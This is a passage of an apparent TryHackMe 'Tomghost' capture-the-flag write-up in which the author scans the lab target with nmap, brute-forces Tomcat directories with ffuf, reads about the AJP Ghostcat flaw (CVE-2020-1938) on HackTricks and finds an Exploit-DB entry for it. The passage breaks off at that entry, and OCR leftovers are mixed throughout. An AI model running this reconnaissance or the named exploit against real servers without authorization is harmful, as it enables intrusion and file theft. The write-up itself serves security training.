
TOMGHOST

Link to machine : https://tryhackme.com/r/room/tomghost

RECONAISSANCE

I performed an **nmap** aggressive scan to find open ports and the services running on the target. It also performs script scans making the recon process more efficient.




1
2
3
4
10.21.17.140
23:42
root@kali: ~/thm/tomghost
File
Actions
Edit
View
Help
root@kali: ~/thm/tomghost
root@kali: ~/thm/tomghost
root@kali: ~/thm/tomghost
root@kali: ~/thm/tomghost
root@kali: ~/thm/tomghost

```
┌──(root㉿kali)-[~/thm/tomghost]
└─# nmap -A -p- 10.10.88.99 -oN tomghost.nmap --min-rate 10000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-14 23:41 EST
Nmap scan report for 10.10.88.99
Host is up (0.14s latency).
Not shown: 65531 closed tcp ports (reset)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f3:c8:9f:0b:6a:c5:fe:95:54:0b:e9:e3:ba:93:db:7c (RSA)
|   256 dd:1a:09:f5:99:63:a3:43:0d:2d:90:d8:e3:e1:1f:b9 (ECDSA)
|_  256 48:d1:30:1b:38:6c:c6:53:ea:30:81:80:5d:0c:f1:05 (ED25519)
53/tcp   open  tcpwrapped
8009/tcp open  ajp13      Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http       Apache Tomcat 9.0.30
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.30
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=11/14%OT=22%CT=1%CU=35511%PV=Y%DS=2%DC=T%G=Y%TM=673
OS:6D117%P=x86_64-pc-linux-gnu)SEQ(SP=FC%GCD=1%ISR=10A%TI=Z%CI=I%II=I%TS=8)
OS:OPS(O1=M509ST11NW7%O2=M509ST11NW7%O3=M509NNT11NW7%O4=M509ST11NW7%O5=M509
OS:ST11NW7%O6=M509ST11)WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)
OS:ECN(R=Y%DF=Y%T=40%W=6903%O=M509NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%
```

FOOTHOLD

The **nmap** scan revealed a tomcat server running on the target so I accessed it through my browser.



Apache Tomcat/9.0.30

If you're seeing this, you've successfully installed Tomcat. Congratulations!

Recommended Reading:
Security Considerations How-To
Manager Application How-To
Clustering/Session Replication How-To

Developer Quick Start

Tomcat Setup
First Web Application
Realms & AAA
JDBC DataSources
Examples
Servlet Specifications
Tomcat Versions

Managing Tomcat

For security, access to the manager webapp is restricted. Users are defined in:

```
$CATALINA_HOME/conf/tomcat-users.xml
```

In Tomcat 9.0 access to the manager application is split between different users. Read more...

Release Notes
Changelog
Migration Guide
Security Notices

Documentation

Tomcat 9.0 Documentation
Tomcat 9.0 Configuration
Tomcat Wiki

Find additional important configuration information in:

```
$CATALINA_HOME/RUNNING.txt
```

Developers may be interested in:

Tomcat 9.0 Bug Database
Tomcat 9.0 JavaDocs
Tomcat 9.0 Git Repository at GitHub

Getting Help

FAQ and Mailing Lists

The following mailing lists are available:


tomcat-announce
Important announcements, releases, security vulnerability notifications. (Low volume).

tomcat-users
User support and discussion

taglibs-user
User support and discussion for Apache Taglibs


tomcat-dev
Development mailing list, including commit messages

I also bruteforced directories to increase my attack surface.


root@kali: ~/thm/tomghost
File
Actions
Edit
View
Help
root@kali: ~/thm/tomghost
root@kali: ~/thm/tomghost
root@kali: ~/thm/tomghost
root@kali: ~/thm/tomghost
root@kali: ~/thm/tomghost

```
┌──(root㉿kali)-[~/thm/tomghost]
└─# ffuf -u http://10.10.88.99:8080/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt -mc 302

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.88.99:8080/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 302
________________________________________________

docs                    [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 163ms]
manager                 [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 152ms]
examples                [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 141ms]
host-manager            [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 200ms]
:: Progress: [62284/62284] :: Job [1/1] :: 239 req/sec :: Duration: [0:03:57] :: Errors: 2 ::
```

I discovered the manager console but was denied access to it.



403 Access Denied

You are not authorized to view this page.

By default the Manager is only accessible from a browser running on the same machine as Tomcat. If you wish to modify this restriction, you'll need to edit the Manager's `context.xml` file.

If you have already configured the Manager application to allow access and you have used your browsers back button, used a saved book-mark or similar then you may have triggered the cross-site request forgery (CSRF) protection that has been enabled for the HTML interface of the Manager application. You will need to reset this protection by returning to the main Manager page. Once you return to this page, you will be able to continue using the Manager application's HTML interface normally. If you continue to see this access denied message, check that you have the necessary permissions to access this application.

If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the credentials to let you use this webapp.

For example, to add the `manager-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
```


Note that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single `manager` role to the following four roles. You will need to assign the role(s) required for the functionality you wish to access.

- `manager-gui` - allows access to the HTML GUI and the status pages
- `manager-script` - allows access to the text interface and the status pages
- `manager-jmx` - allows access to the JMX proxy and the status pages
- `manager-status` - allows access to the status pages only

The HTML interface is protected against CSRF but the text and JMX interfaces are not. To maintain the CSRF protection:

- Users with the `manager-gui` role should not be granted either the `manager-script` or `manager-jmx` roles.
- If the text or jmx interfaces are accessed through a browser (e.g. for testing since these interfaces are intended for tools not humans) then the browser must be closed afterwards to terminate the session.

For more information - please see the Manager App How-To.



403 Access Denied

You are not authorized to view this page.

By default the Host Manager is only accessible from a browser running on the same machine as Tomcat. If you wish to modify this restriction, you'll need to edit the Host Manager's `context.xml` file.

If you have already configured the Host Manager application to allow access and you have used your browsers back button, used a saved book-mark or similar then you may have triggered the cross-site request forgery (CSRF) protection that has been enabled for the HTML interface of the Host Manager application. You will need to reset this protection by returning to the main Host Manager page. Once you return to this page, you will be able to continue using the Host Manager application's HTML interface normally. If you continue to see this access denied message, check that you have the necessary permissions to access this application.

If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the credentials to let you use this webapp.

For example, to add the `admin-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="admin-gui"/>
<user username="tomcat" password="s3cret" roles="admin-gui"/>
```


Note that for Tomcat 7 onwards, the roles required to use the host manager application were changed from the single `admin` role to the following two roles. You will need to assign the role(s) required for the functionality you wish to access.

- `admin-gui` - allows access to the HTML GUI
- `admin-script` - allows access to the text interface

The HTML interface is protected against CSRF but the text interface is not. To maintain the CSRF protection:

- Users with the `admin-gui` role should not be granted the `admin-script` role.
- If the text interface is accessed through a browser (e.g. for testing since this interface is intended for tools not humans) then the browser must be closed afterwards to terminate the session.

Since I did not know much about AJP, I read about it on **hacktricks**. I found that the tomcat server might be vulnerable to CVE-2020-1938.


Apache Tomcat/9.0.30
8009 - Pentesting Apach
https://book.hacktricks.xyz/network-services-pentesting/8009-pentesting-apache-jserv-protocol-ajp
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Private browsing
10.21.17.140
0:51
HackTricks
HackTricks
HackTricks Training
Twitter
Linkedin
Sponsor
Ask or Search
Ctrl + K
NETWORK SERVICES PENTESTING
5984,6984 - Pentesting CouchDB
5985,5986 - Pentesting WinRM
5985,5986 - Pentesting OMI
6000 - Pentesting X11
6379 - Pentesting Redis
8009 - Pentesting Apache JServ Protocol (AJP)
8086 - Pentesting InfluxDB
8089 - Pentesting Splunkd
8333,18333,38333,18444 - Pentesting Bitcoin
9000 - Pentesting FastCGI
9001 - Pentesting HSQLDB
9042/9160 - Pentesting Cassandra
9100 - Pentesting Raw Printing (JetDirect, AppSocket, PDL-datastream)
9200 - Pentesting Elasticsearch
10000 - Pentesting Network Data
Powered by GitBook
Basic Information
CVE-2020-1938 'Ghostcat'
Enumeration
Automatic
Brute force
AJP Proxy
Nginx Reverse Proxy & AJP
Nginx Dockerized-version
Apache AJP Proxy
References
Was this helpful?
Edit on GitHub
HACKEN PROOF
Put your bug knowledge to work!
Earn bounty rewards for hacking crypto business
EASIER WITH HACKENPROOF
This site uses cookies to deliver its service and to analyse traffic. By browsing this site, you accept the privacy policy.
Accept
Reject


8009 - Pentesting Apache JServ Protocol (AJP)

Learn & practice AWS Hacking: HackTricks Training AWS Red Team Expert (ARTE)
Learn & practice GCP Hacking: HackTricks Training GCP Red Team Expert (GRTE)

› Support HackTricks

Join HackenProof Discord server to communicate with experienced hackers and bug bounty hunters!

Hacking Insights
Engage with content that delves into the thrill and challenges of hacking


Apache Tomcat/9.0.30
8009 - Pentesting Apach
https://book.hacktricks.xyz/network-services-pentesting/8009-pentesting-apache-jserv-protocol-ajp
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Private browsing
10.21.17.140
0:51
HackTricks
HackTricks
HackTricks Training
Twitter
Linkedin
Sponsor
Ask or Search
Ctrl + K
NETWORK SERVICES PENTESTING
5984,6984 - Pentesting CouchDB
5985,5986 - Pentesting WinRM
5985,5986 - Pentesting OMI
6000 - Pentesting X11
6379 - Pentesting Redis
8009 - Pentesting Apache JServ Protocol (AJP)
8086 - Pentesting InfluxDB
8089 - Pentesting Splunkd
8333,18333,38333,18444 - Pentesting Bitcoin
9000 - Pentesting FastCGI
9001 - Pentesting HSQLDB
9042/9160 - Pentesting Cassandra
9100 - Pentesting Raw Printing (JetDirect, AppSocket, PDL-datastream)
9200 - Pentesting Elasticsearch
10000 - Pentesting Network Data
Powered by GitBook
Basic Information
CVE-2020-1938 'Ghostcat'
Enumeration
Automatic
Brute force
AJP Proxy
Nginx Reverse Proxy & AJP
Nginx Dockerized-version
Apache AJP Proxy
References
Was this helpful?
Edit on GitHub
This site uses cookies to deliver its service and to analyse traffic. By browsing this site, you accept the privacy policy.
Accept
Reject

CVE-2020-1938 'Ghostcat'

If the AJP port is exposed, Tomcat might be susceptible to the Ghostcat vulnerability. Here is an exploit that works with this issue.

Ghostcat is a LFI vulnerability, but somewhat restricted: only files from a certain path can be pulled. Still, this can include files like `WEB-INF/web.xml` which can leak important information like credentials for the Tomcat interface, depending on the server setup.

Patched versions at or above 9.0.31, 8.5.51, and 7.0.100 have fixed this issue.

Enumeration


Automatic

```
nmap -sV --script ajp-auth,ajp-headers,ajp-methods,ajp-request -n -p 8009 <IP>
```

Brute force

AJP Proxy

Hence, I looked for exploits and found some in **exploit-db**



Apache Tomcat - AJP 'Ghostcat File Read/Inclusion

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
48143	2020-1938	YDHCUI	WEBAPPS	MULTIPLE	2020-02-20

